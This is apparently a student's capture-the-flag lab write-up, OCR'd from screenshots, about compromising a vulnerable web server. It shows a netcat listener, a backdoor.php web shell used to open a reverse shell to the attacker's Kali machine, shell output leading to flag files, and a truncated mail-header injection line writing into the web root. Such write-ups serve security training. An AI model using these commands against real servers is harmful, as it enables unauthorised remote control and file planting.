
- **Overall steps taken:**

1. *From the Kali machine terminal we set a netcat (nc) listener on port 4444 (nc -lnvp 4444)*
2. *After creating and executing the bash script from the command line, we then opened the browser and executed the shell script that opens a shell on port 4444. (http:192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash)*
3. *This then dropped us into the reverse shell in the command line of the Kali machine into the victim server.*


Target 2



```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```


flag3.png (PNG Image, 1458 × 136 pixels) - Scaled (79%) - Mozilla Firefox
about:sessionrestore
flag3.png (PNG Image, 1458
192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

flag3{a0f568aa9de277887f37730d71520d9b}



```
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 50794
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd /var
ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
cd www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

```
16:08:52 +1100 01976 >>> From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/h
```